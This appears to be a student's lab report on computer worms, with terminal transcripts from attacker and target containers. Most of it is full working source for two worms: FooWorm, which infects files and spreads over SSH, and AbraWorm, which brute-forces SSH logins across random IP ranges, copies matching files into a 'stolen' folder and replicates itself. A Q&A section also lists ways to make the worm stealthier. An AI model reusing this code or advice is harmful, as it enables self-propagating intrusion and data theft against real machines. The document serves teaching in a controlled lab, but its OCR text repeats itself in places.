trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
              bus but buz cam cat ced cel cin cid cip cir con cod cos cop
              cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
              faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
              kim kin kip kir kis kit kix laf lad laf lag led leg lem len
              let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
              odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
              pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
              sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
              wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
             ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams = digrams.split()

def get_new_usernames(how_many):
    if debug:
        return ['seed']
    if how_many == 0:
        return []
    selector = "{0:03b}".format(random.randint(0, 7))
    return [''.join([
        random.choice(trigrams) if int(selector[i]) == 1 else random.choice(digrams)
        for i in range(3)
    ]) for _ in range(how_many)]
```

```
def get_new_passwds(how_many):
    if debug:
        return ['dees']
    if how_many == 0:
        return []
    selector = "{0:03b}".format(random.randint(0, 7))
    return [''.join([
        random.choice(trigrams) + (str(random.randint(0, 9)) if random.random() > 0.5 else '')
        if int(selector[i]) == 1 else random.choice(digrams)
        for i in range(3)
    ]) for _ in range(how_many)]

def get_fresh_ipaddresses(how_many):
    if debug:
        return ['172.22.0.2','172.22.0.4']
    if how_many == 0:
        return []
    ipaddresses = []
    for _ in range(how_many):
        parts = [str(1 + random.randint(0, 223)) for _ in range(4)]
        ipaddresses.append(".".join(parts))
    return ipaddresses


def main():

    # Create folder for stolen files
    os.makedirs("stolen", exist_ok=True)

    while True:
        usernames = get_new_usernames(NUSERNAMES)
        passwds = get_new_passwds(NPASSWDS)

        for passwd in passwds:
            for user in usernames:
                for ip_address in get_fresh_ipaddresses(NHOSTS):

                    print(f"\nTrying {user}@{ip_address} with password {passwd}")

                    try:
                        ssh = paramiko.SSHClient()
                        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                        ssh.connect(ip_address, port=22, username=user, password=passwd, timeout=5)

                        print("Connected!")

                        # Check if already infected
                        stdin, stdout, stderr = ssh.exec_command('ls')
                        files = [line.strip() for line in stdout.readlines()]

                        if 'AbraWorm.py' in files:
                            print("Already infected. Skipping.")
                            ssh.close()
                            continue

                        # Find files containing 'abracadabra'
                        stdin, stdout, stderr = ssh.exec_command('grep -ls abracadabra *')
                        files_of_interest = [line.strip() for line in stdout.readlines()]
```

```
                        print("Files found:", files_of_interest)

                        # Download files
                        if files_of_interest:
                            scpcon = scp.SCPClient(ssh.get_transport())

                            for file in files_of_interest:
                                print("Downloading:", file)
                                scpcon.get(file, local_path="stolen/")

                            scpcon.close()

                        # Copy worm to target
                        scpcon = scp.SCPClient(ssh.get_transport())
                        scpcon.put(sys.argv[0])
                        scpcon.close()

                        print("Worm copied to target.")

                        ssh.close()

                    except Exception as e:
                        print("Error:", e)
                        continue

            if debug:
                break


if __name__ == "__main__":
    main()

attacker:PES1UG23CS433:PranavHemanth:
```

The resulting worm will still infect only the '.foo' files, but it will also have the ability to hop into other machines.
You must show both folder to folder propagation (on the same machine) and container to container propagation during the demo.

Step1: take cues from the code provided for AbraWorm.py, turn the FooVirus.py virus into a worm by incorporating networking code in it and call it FooWorm.py :

23)Commands: nano FooWorm.py

```
  GNU nano 4.8                                                    FooWorm.py
#!/usr/bin/env python3

import sys
import os
import paramiko
import scp
import signal

#    ^=^t    Handle Ctrl+C
def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

#    ^=^t    Read worm code (first 37 lines)
with open(sys.argv[0], 'r') as f:
    worm_code = [line for i, line in enumerate(f) if i < 37]


#    ^=^t    LOCAL INFECTION (recursive)
def infect_file(path):
    try:
        with open(path, 'r') as f:
            content = f.readlines()
    except:
        return

    # Reinfection check
    if any('fooworm' in line.lower() for line in content):
        return

    try:
        os.chmod(path, 0o777)

        with open(path, 'w') as f:
            f.writelines(worm_code)
            content = ['# ' + line for line in content]
            f.writelines(content)

        print("Infected:", path)

    except:
        return


def infect_local():
    for root, dirs, files in os.walk("/"):
        dirs[:] = [d for d in dirs if d not in ["proc", "sys", "dev"]]

        for file in files:
            if file.endswith(".foo"):
                infect_file(os.path.join(root, file))


#    ^=^t    REMOTE PROPAGATION (FULL FLOW)
```

GNU nano 4.8 FooWorm.py

```
#    ^=^t    REMOTE PROPAGATION (FULL FLOW)
def spread():

    if debug:
        usernames = ['seed']
        passwords = ['dees']
        targets = ['172.22.0.2', '172.22.0.4']
    else:
        return

    for ip in targets:
        for user in usernames:
            for passwd in passwords:

                print(f"\nTrying {user}@{ip}")

                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip, port=22, username=user, password=passwd, timeout=5)

                    print("Connected to", ip)

                    #    ^=^t    Check if already infected
                    stdin, stdout, stderr = ssh.exec_command('ls')
                    files = [line.strip() for line in stdout.readlines()]

                    if 'FooWorm.py' in files:
                        print("Already infected:", ip)
                        ssh.close()
                        continue

                    scpcon = scp.SCPClient(ssh.get_transport())

                    #    ^=^t    Step 1: find .foo files remotely
                    stdin, stdout, stderr = ssh.exec_command('find / -name "*.foo" 2>/dev/null')
                    remote_files = [line.strip() for line in stdout.readlines()]

                    print("Remote .foo files:", remote_files)

                    for rfile in remote_files:

                        filename = os.path.basename(rfile)
                        local_tmp = f"/tmp/{filename}"

                        try:
                            #    ^=^t    Step 2: Download to /tmp
                            scpcon.get(rfile, local_path=local_tmp)
                            print("Downloaded:", rfile)

                            #    ^=^t    Step 3: Infect locally
                            infect_file(local_tmp)

                            #    ^=^t    Step 4: Upload back
                            scpcon.put(local_tmp, remote_path=rfile)
                            print("Uploaded infected:", rfile)
```

```
                            #    ^=^t    Step 4: Upload back
                            scpcon.put(local_tmp, remote_path=rfile)
                            print("Uploaded infected:", rfile)

                            #    ^=^t    Step 5: Delete temp file
                            os.remove(local_tmp)

                        except Exception as e:
                            print("File error:", e)
                            continue

                    #    ^=^t    Copy worm itself
                    scpcon.put(sys.argv[0], remote_path="FooWorm.py")

                    print("Worm copied to", ip)

                    scpcon.close()
                    ssh.close()

                except Exception as e:
                    print("Error:", e)
                    continue


def main():
    print("\n--- FooWorm Started ---\n")

    # Local spread
    infect_local()

    # Network spread
    spread()


if __name__ == "__main__":
    main()
```

```
attacker:PES1UG23CS433:PranavHemanth:ls
AbraWorm.py  FooVirus.py  FooVirusUpdated.py  backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp
attacker:PES1UG23CS433:PranavHemanth:nano FooWorm.py
attacker:PES1UG23CS433:PranavHemanth:
```

Explanation:
The FooVirus was extended into a worm (FooWorm) by incorporating network propagation using SSH. The worm first infects local .foo files using recursive traversal. It then connects to remote machines using SSH credentials, searches for .foo files, downloads them to the /tmp directory, infects them locally, and uploads them back to the target system. This enables automatic spreading across multiple machines without user intervention, demonstrating the key difference between a virus and a worm.

Step2: Report the files before running FooWorm.py :

24)Commands: (on the attacker)

cat /test1.foo

```
attacker:PES1UG23CS433:PranavHemanth:cat /test1.foo
#!/usr/bin/env python3
import sys
import os

## Modified FooVirus.py (Recursive Infection Version)

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files whose names end in .foo across the entire system.\n")

print("Note that this is a safe virus and it is for educational")
print("purposes only. The virus does not carry a harmful payload.\n")


# 🔹 Read its own code (first 37 lines)
with open(sys.argv[0], 'r') as IN:
    virus = [line for i, line in enumerate(IN) if i < 37]


# 🔹 Traverse entire filesystem and infect .foo files
for root, dirs, files in os.walk("/"):

    # Optional: skip heavy/system directories (safer execution)
    dirs[:] = [d for d in dirs if d not in ["proc", "sys", "dev"]]

    for file in files:
        if file.endswith(".foo"):
            item = os.path.join(root, file)
            print("Processing:", item)

            # Read file safely
            try:
                with open(item, 'r') as IN:
                    all_of_it = IN.readlines()
            except:
# “hello world”
attacker:PES1UG23CS433:PranavHemanth:
```

cat /home/seed/fun.foo

```
attacker:PES1UG23CS433:PranavHemanth:cat /home/seed/fun.foo
#!/usr/bin/env python3
import sys
import os

## Modified FooVirus.py (Recursive Infection Version)

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files whose names end in .foo across the entire system.\n")

print("Note that this is a safe virus and it is for educational")
print("purposes only. The virus does not carry a harmful payload.\n")


# 🔹 Read its own code (first 37 lines)
with open(sys.argv[0], 'r') as IN:
    virus = [line for i, line in enumerate(IN) if i < 37]


# 🔹 Traverse entire filesystem and infect .foo files
for root, dirs, files in os.walk("/"):

    # Optional: skip heavy/system directories (safer execution)
    dirs[:] = [d for d in dirs if d not in ["proc", "sys", "dev"]]

    for file in files:
        if file.endswith(".foo"):
            item = os.path.join(root, file)
            print("Processing:", item)

            # Read file safely
            try:
                with open(item, 'r') as IN:
                    all_of_it = IN.readlines()
            except:
# “test”
attacker:PES1UG23CS433:PranavHemanth:
```

25) Commands: (on the target)
cat /home/seed/test1_target.foo
cat /home/seed/test2_target.foo

```
target1:PES1UG23CS433:PranavHemanth:cat /home/seed/test1_target.foo
“hello world”
target1:PES1UG23CS433:PranavHemanth:cat /home/seed/test2_target.foo
“bye bye world”
target1:PES1UG23CS433:PranavHemanth:
```

```
target2:PES1UG23CS433:PranavHemanth:cat /home/seed/test1_target.foo
“hello world”
target2:PES1UG23CS433:PranavHemanth:cat /home/seed/test2_target.foo
“bye bye world”
target2:PES1UG23CS433:PranavHemanth:
```

Step3: Run FooWorm.py :

26) Commands: (on the attacker)

python3 FooWorm.py

```
attacker:PES1UG23CS433:PranavHemanth:ls
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  test1.foo  test2.foo  tmp  usr  var
attacker:PES1UG23CS433:PranavHemanth:cd var/
attacker:PES1UG23CS433:PranavHemanth:ls
AbraWorm.py  FooVirus.py  FooVirusUpdated.py  FooWorm.py  backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp
attacker:PES1UG23CS433:PranavHemanth:python3 FooWorm.py

--- FooWorm Started ---

Infected: /test1.foo
Infected: /test2.foo
Infected: /home/seed/fun.foo

Trying seed@172.22.0.2
Connected to 172.22.0.2
Remote .foo files: ['/home/seed/test2_target.foo', '/home/seed/fun_target.foo', '/home/seed/test1_target.foo']
Downloaded: /home/seed/test2_target.foo
Infected: /tmp/test2_target.foo
Uploaded infected: /home/seed/test2_target.foo
Downloaded: /home/seed/fun_target.foo
Infected: /tmp/fun_target.foo
Uploaded infected: /home/seed/fun_target.foo
Downloaded: /home/seed/test1_target.foo
Infected: /tmp/test1_target.foo
Uploaded infected: /home/seed/test1_target.foo
Worm copied to 172.22.0.2

Trying seed@172.22.0.4
Connected to 172.22.0.4
Remote .foo files: ['/home/seed/test2_target.foo', '/home/seed/fun_target.foo', '/home/seed/test1_target.foo']
Downloaded: /home/seed/test2_target.foo
Infected: /tmp/test2_target.foo
Uploaded infected: /home/seed/test2_target.foo
Downloaded: /home/seed/fun_target.foo
Infected: /tmp/fun_target.foo
Uploaded infected: /home/seed/fun_target.foo
Downloaded: /home/seed/test1_target.foo
Infected: /tmp/test1_target.foo
Uploaded infected: /home/seed/test1_target.foo
Worm copied to 172.22.0.4
attacker:PES1UG23CS433:PranavHemanth:
```

Step4: Verify local infection :

27) Commands: (on the attacker)

cat /test1.foo

```
attacker:PES1UG23CS433:PranavHemanth:cat test1.foo
#!/usr/bin/env python3

import sys
import os
import paramiko
import scp
import signal

# 🔷 Handle Ctrl+C
def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

# 🔷 Read worm code (first 37 lines)
with open(sys.argv[0], 'r') as f:
    worm_code = [line for i, line in enumerate(f) if i < 37]


# 🔷 LOCAL INFECTION (recursive)
def infect_file(path):
    try:
        with open(path, 'r') as f:
            content = f.readlines()
    except:
        return

    # Reinfection check
    if any('fooworm' in line.lower() for line in content):
        return

    try:
        os.chmod(path, 0o777)

        with open(path, 'w') as f:
# #!/usr/bin/env python3
# import sys
# import os
#
# ## Modified FooVirus.py (Recursive Infection Version)
#
# print("\nHELLO FROM FooVirus\n")
#
# print("This is a demonstration of how easy it is to write")
# print("a self-replicating program. This virus will infect")
# print("all files whose names end in .foo across the entire system.\n")
#
# print("Note that this is a safe virus and it is for educational")
# print("purposes only. The virus does not carry a harmful payload.\n")
#
#
# # 🔷 Read its own code (first 37 lines)
# with open(sys.argv[0], 'r') as IN:
#     virus = [line for i, line in enumerate(IN) if i < 37]
#
#
# # 🔷 Traverse entire filesystem and infect .foo files
# for root, dirs, files in os.walk("/"):
#
#     # Optional: skip heavy/system directories (safer execution)
#     dirs[:] = [d for d in dirs if d not in ["proc", "sys", "dev"]]
#
#     for file in files:
#         if file.endswith(".foo"):
#             item = os.path.join(root, file)
#             print("Processing:", item)
#
#             # Read file safely
#             try:
#                 with open(item, 'r') as IN:
#                     all_of_it = IN.readlines()
#             except:
# # "hello world"
```

cat /test2.foo

```
attacker:PES1UG23CS433:PranavHemanth:cat test2.foo
#!/usr/bin/env python3

import sys
import os
import paramiko
import scp
import signal

# 🔷 Handle Ctrl+C
def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

# 🔷 Read worm code (first 37 lines)
with open(sys.argv[0], 'r') as f:
    worm_code = [line for i, line in enumerate(f) if i < 37]


# 🔷 LOCAL INFECTION (recursive)
def infect_file(path):
    try:
        with open(path, 'r') as f:
            content = f.readlines()
    except:
        return

    # Reinfection check
    if any('fooworm' in line.lower() for line in content):
        return

    try:
        os.chmod(path, 0o777)

        with open(path, 'w') as f:
# #!/usr/bin/env python3
# import sys
# import os
#
# ## Modified FooVirus.py (Recursive Infection Version)
#
# print("\nHELLO FROM FooVirus\n")
#
# print("This is a demonstration of how easy it is to write")
# print("a self-replicating program. This virus will infect")
# print("all files whose names end in .foo across the entire system.\n")
#
# print("Note that this is a safe virus and it is for educational")
# print("purposes only. The virus does not carry a harmful payload.\n")
#
#
# # 🔷 Read its own code (first 37 lines)
# with open(sys.argv[0], 'r') as IN:
#     virus = [line for i, line in enumerate(IN) if i < 37]
#
#
# # 🔷 Traverse entire filesystem and infect .foo files
# for root, dirs, files in os.walk("/"):
#
#     # Optional: skip heavy/system directories (safer execution)
#     dirs[:] = [d for d in dirs if d not in ["proc", "sys", "dev"]]
#
#     for file in files:
#         if file.endswith(".foo"):
#             item = os.path.join(root, file)
#             print("Processing:", item)
#
#             # Read file safely
#             try:
#                 with open(item, 'r') as IN:
#                     all_of_it = IN.readlines()
#             except:
# # "bye bye world"
attacker:PES1UG23CS433:PranavHemanth:
```

Observation:
Local infection was successfully demonstrated as the worm infected .foo files across multiple directories such as / and /home/seed. This confirms that recursive traversal using os.walk() is functioning correctly, enabling folder-to-folder propagation within the same machine.

Step5: Verify remote infections on targets :

28)Commands: (on the target1)

cat /home/seed/test1_target.foo

```
target1:PES1UG23CS433:PranavHemanth:cat /home/seed/test1_target.foo
#!/usr/bin/env python3

import sys
import os
import paramiko
import scp
import signal

# 🔷 Handle Ctrl+C
def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

# 🔷 Read worm code (first 37 lines)
with open(sys.argv[0], 'r') as f:
    worm_code = [line for i, line in enumerate(f) if i < 37]


# 🔷 LOCAL INFECTION (recursive)
def infect_file(path):
    try:
        with open(path, 'r') as f:
            content = f.readlines()
    except:
        return

    # Reinfection check
    if any('fooworm' in line.lower() for line in content):
        return

    try:
        os.chmod(path, 0o777)

        with open(path, 'w') as f:
# “hello world”
target1:PES1UG23CS433:PranavHemanth:
```

cat /home/seed/test2_target.foo

```
target1:PES1UG23CS433:PranavHemanth:cat /home/seed/test2_target.foo
#!/usr/bin/env python3

import sys
import os
import paramiko
import scp
import signal

# 🔷 Handle Ctrl+C
def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

# 🔷 Read worm code (first 37 lines)
with open(sys.argv[0], 'r') as f:
    worm_code = [line for i, line in enumerate(f) if i < 37]


# 🔷 LOCAL INFECTION (recursive)
def infect_file(path):
    try:
        with open(path, 'r') as f:
            content = f.readlines()
    except:
        return

    # Reinfection check
    if any('fooworm' in line.lower() for line in content):
        return

    try:
        os.chmod(path, 0o777)

        with open(path, 'w') as f:
# “bye bye world”
target1:PES1UG23CS433:PranavHemanth:
```

29)Commands: (on the target2)

cat /home/seed/test1_target.foo

```
target2:PES1UG23CS433:PranavHemanth:cat /home/seed/test1_target.foo
#!/usr/bin/env python3

import sys
import os
import paramiko
import scp
import signal

# 🔷 Handle Ctrl+C
def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

# 🔷 Read worm code (first 37 lines)
with open(sys.argv[0], 'r') as f:
    worm_code = [line for i, line in enumerate(f) if i < 37]


# 🔷 LOCAL INFECTION (recursive)
def infect_file(path):
    try:
        with open(path, 'r') as f:
            content = f.readlines()
    except:
        return

    # Reinfection check
    if any('fooworm' in line.lower() for line in content):
        return

    try:
        os.chmod(path, 0o777)

        with open(path, 'w') as f:
# “hello world”
target2:PES1UG23CS433:PranavHemanth:
```

cat /home/seed/test2_target.foo

```
target2:PES1UG23CS433:PranavHemanth:cat /home/seed/test2_target.foo
#!/usr/bin/env python3

import sys
import os
import paramiko
import scp
import signal

# 🔷 Handle Ctrl+C
def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

# 🔷 Read worm code (first 37 lines)
with open(sys.argv[0], 'r') as f:
    worm_code = [line for i, line in enumerate(f) if i < 37]


# 🔷 LOCAL INFECTION (recursive)
def infect_file(path):
    try:
        with open(path, 'r') as f:
            content = f.readlines()
    except:
        return

    # Reinfection check
    if any('fooworm' in line.lower() for line in content):
        return

    try:
        os.chmod(path, 0o777)

        with open(path, 'w') as f:
# “bye bye world”
target2:PES1UG23CS433:PranavHemanth:
```

Observation:
Remote infection was verified by observing changes in .foo files on the target machines. The worm successfully connected via SSH, downloaded .foo files to the /tmp directory, modified them, and uploaded them back. This demonstrates container-to-container propagation and confirms successful network-based spreading.

Explanation:
The FooVirus was extended into a worm (FooWorm) by incorporating network propagation using SSH. The worm first infects local .foo files using recursive traversal. It then connects to remote machines using SSH credentials, searches for

.foo files, downloads them to the /tmp directory, infects them locally, and uploads them back to the target system. This enables automatic spreading across multiple machines without user intervention, demonstrating the key difference between a virus and a worm.

Answer the following Questions:

1. Why can't we directly modify remote files?
   Answer: Remote files cannot be directly modified because they reside on a different system with its own file system and access controls. To modify them, we must first establish a connection, download the file locally, make changes, and then upload it back. Direct modification is not possible without proper remote access mechanisms.

2. Why is /tmp used in worm design?
   Answer: The /tmp directory is used because it is a temporary storage location that is writable by most users. It allows the worm to store downloaded files and intermediate data without requiring special permissions, and it avoids interfering with important system directories.

3. What is the role of SSH in propagation?
   Answer: SSH is used to establish a secure remote connection between machines. It allows the worm to authenticate, execute commands, transfer files, and replicate itself on the target system, enabling propagation across machines.

4. How is a worm different from a virus in this lab?
   Answer: In this lab, a virus spreads locally by infecting files on the same system and requires execution to propagate. A worm, on the other hand, spreads automatically across machines using network communication (SSH) without requiring user intervention.

5. What happens if the /tmp file is not deleted?
   Answer: If the /tmp file is not deleted, it may leave traces of the worm's activity, making detection easier. It can also consume unnecessary storage and clutter the system with leftover temporary files.

6. What if wrong credentials are used?
   Answer: If incorrect credentials are used, the SSH connection will fail, and the worm will not be able to access or infect the target system. This prevents propagation to that machine.

7. How can recursion affect performance?
   Answer: Recursion can significantly increase the time and resource usage of the worm, especially when scanning large directory structures or multiple systems. Deep or repeated recursion can slow down execution and may lead to high CPU and memory usage.

8. How would you prevent reinfection in a worm?
   Answer: Reinfection can be prevented by checking whether a file or system is already infected before attempting to infect it again. This can be done by searching for a specific marker or signature in the file or by maintaining a list of previously infected targets.

9. How can this worm be made stealthier?
   Answer: The worm can be made stealthier by minimizing visible output, using encryption or obfuscation for its code, avoiding obvious file names, limiting resource usage, and cleaning up temporary files after execution to reduce traces.

10. What are the limitations of this worm?
    Answer: This worm relies on SSH access and valid credentials, so it cannot spread without them. It is also limited to infecting .foofiles and does not exploit vulnerabilities. Additionally, it is easily detectable due to its simple structure and lack of advanced evasion techniques.

Part 2: Modify the AbraWorm.py to make it polymorphic, meaning each copy looks different while performing the same actions.

AbraWorm.py is a simple educational worm that connects to remote machines using SSH by trying username–password combinations. Once it gains access, it searches for files containing a specific keyword (“abracadabra”) and downloads them to the local machine. It then copies itself to the target system, allowing the worm to spread. This process demonstrates basic concepts of propagation and data access in a controlled lab environment.

A worm is a type of malware that:
- Spreads automatically across machines
- Copies itself to other systems
- May steal or manipulate data

The given program AbraWorm.py:
1. Connects to a target machine using SSH
2. Searches for files containing "abracadabra"

3. Downloads those files
4. Copies itself to the target machine

You will modify AbraWorm.py so that:
No two copies of the worm are exactly the same on different machines.
Modify the docker files and create another victim container for this task so that you can demonstrate the working of Polymorphic AbraWorm.py
A polymorphic worm changes its code every time it spreads Even though it behaves the same, its appearance (code) changes. This is done to avoid detection and to make signature-based detection difficult

Task 1: To run AbraWorm.py

First inspect the existence of secret files on Target_Machine_1 and Target_Machine_2. Inspect the folder /home/seed on the target machine containers.

AbraWorm.py

```
attacker:PES1UG23CS433:PranavHemanth:cat AbraWorm.py
#!/usr/bin/env python3

### AbraWorm.py (Simplified Lab Version)
### Modified for educational use (no exfiltration)

import sys
import os
import random
import paramiko
import scp
import signal

def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3

trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
              bus but buz cam cat ced cel cin cid cip cir con cod cos cop
              cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
              faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
              kim kin kip kir kis kit kix laf lad laf lag led leg lem len
              let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
              odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
              pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
              sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
              wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
             ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams = digrams.split()

def get_new_usernames(how_many):
    if debug:
        return ['seed']
    if how_many == 0:
        return []
    selector = "{0:03b}".format(random.randint(0, 7))
    return [''.join([
        random.choice(trigrams) if int(selector[i]) == 1 else random.choice(digrams)
        for i in range(3)
    ]) for _ in range(how_many)]
```

```
def get_new_passwds(how_many):
    if debug:
        return ['dees']
    if how_many == 0:
        return []
    selector = "{0:03b}".format(random.randint(0, 7))
    return [''.join([
        random.choice(trigrams) + (str(random.randint(0, 9)) if random.random() > 0.5 else '')
        if int(selector[i]) == 1 else random.choice(digrams)
        for i in range(3)
    ]) for _ in range(how_many)]

def get_fresh_ipaddresses(how_many):
    if debug:
        return ['172.22.0.2','172.22.0.4']
    if how_many == 0:
        return []
    ipaddresses = []
    for _ in range(how_many):
        parts = [str(1 + random.randint(0, 223)) for _ in range(4)]
        ipaddresses.append(".".join(parts))
    return ipaddresses


def main():

    # Create folder for stolen files
    os.makedirs("stolen", exist_ok=True)

    while True:
        usernames = get_new_usernames(NUSERNAMES)
        passwds = get_new_passwds(NPASSWDS)

        for passwd in passwds:
            for user in usernames:
                for ip_address in get_fresh_ipaddresses(NHOSTS):

                    print(f"\nTrying {user}@{ip_address} with password {passwd}")

                    try:
                        ssh = paramiko.SSHClient()
                        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                        ssh.connect(ip_address, port=22, username=user, password=passwd, timeout=5)

                        print("Connected!")

                        # Check if already infected
                        stdin, stdout, stderr = ssh.exec_command('ls')
                        files = [line.strip() for line in stdout.readlines()]

                        if 'AbraWorm.py' in files:
                            print("Already infected. Skipping.")
                            ssh.close()
                            continue

                        # Find files containing 'abracadabra'
                        stdin, stdout, stderr = ssh.exec_command('grep -ls abracadabra *')
                        files_of_interest = [line.strip() for line in stdout.readlines()]
```

```
                        print("Files found:", files_of_interest)

                        # Download files
                        if files_of_interest:
                            scpcon = scp.SCPClient(ssh.get_transport())

                            for file in files_of_interest:
                                print("Downloading:", file)
                                scpcon.get(file, local_path="stolen/")

                            scpcon.close()

                        # Copy worm to target
                        scpcon = scp.SCPClient(ssh.get_transport())
                        scpcon.put(sys.argv[0])
                        scpcon.close()

                        print("Worm copied to target.")

                        ssh.close()

                    except Exception as e:
                        print("Error:", e)
                        continue

            if debug:
                break


if __name__ == "__main__":
    main()

attacker:PES1UG23CS433:PranavHemanth:
```

Step1: Now go to Attacker Container and run:

30)Commands:

cd var

python3 AbraWorm.py

```
attacker:PES1UG23CS433:PranavHemanth:ls
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  test1.foo  test2.foo  tmp  usr  var
attacker:PES1UG23CS433:PranavHemanth:cd var/
attacker:PES1UG23CS433:PranavHemanth:ls
AbraWorm.py  FooVirus.py  FooVirusUpdated.py  FooWorm.py  backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp
attacker:PES1UG23CS433:PranavHemanth:python3 AbraWorm.py

Trying seed@172.22.0.2 with password dees
Connected!
Files found: ['secret_target1.txt']
Downloading: secret_target1.txt
Worm copied to target.

Trying seed@172.22.0.4 with password dees
Connected!
Files found: ['secret_target2.txt']
Downloading: secret_target2.txt
Worm copied to target.
attacker:PES1UG23CS433:PranavHemanth:
```


Explanation:

The AbraWorm program demonstrates a network-based worm that connects to remote machines using SSH. It searches for files containing the keyword “abracadabra”, downloads them to the attacker machine, and copies itself to the

target system. This showcases both data exfiltration and self-propagation across machines.

Step2: Then inspect the stolen folder in var directory of Attacker container:

31)Command:cd stolen



Explanation:

The presence of files in the stolen directory confirms that the worm successfully identified and downloaded sensitive files from the target machines. This demonstrates the worm's ability to perform data exfiltration after gaining access to a system.

Step3: Move to Target Machines and check if copy of AbraWorm.py is present:

32)Command:ls /home/seed

target1:

```
target1:PES1UG23CS433:PranavHemanth:cd /home/seed
target1:PES1UG23CS433:PranavHemanth:ls
AbraWorm.py  FooWorm.py  fun_target.foo  new  secret_target1.txt  test1_target.foo  test2_target.foo
target1:PES1UG23CS433:PranavHemanth:cat AbraWorm.py
#!/usr/bin/env python3

### AbraWorm.py (Simplified Lab Version)
### Modified for educational use (no exfiltration)

import sys
import os
import random
import paramiko
import scp
import signal

def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3

trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
              bus but buz cam cat ced cel cin cid cip cir con cod cos cop
              cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
              faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
              kim kin kip kir kis kit kix laf lad laf lag led leg lem len
              let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
              odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
              pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
              sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
              wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
             ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams = digrams.split()

def get_new_usernames(how_many):
    if debug:
        return ['seed']
    if how_many == 0:
        return []
    selector = "{0:03b}".format(random.randint(0, 7))
    return [''.join([
        random.choice(trigrams) if int(selector[i]) == 1 else random.choice(digrams)
        for i in range(3)
    ]) for _ in range(how_many)]

def get_new_passwds(how_many):
    if debug:
        return ['dees']
    if how_many == 0:
        return []
    selector = "{0:03b}".format(random.randint(0, 7))
    return [''.join([
        random.choice(trigrams) + (str(random.randint(0, 9)) if random.random() > 0.5 else '')
```

target2:

```
target2:PES1UG23CS433:PranavHemanth:cd /home/seed
target2:PES1UG23CS433:PranavHemanth:ls
AbraWorm.py  FooWorm.py  fun_target.foo  new  secret_target2.txt  test1_target.foo  test2_target.foo
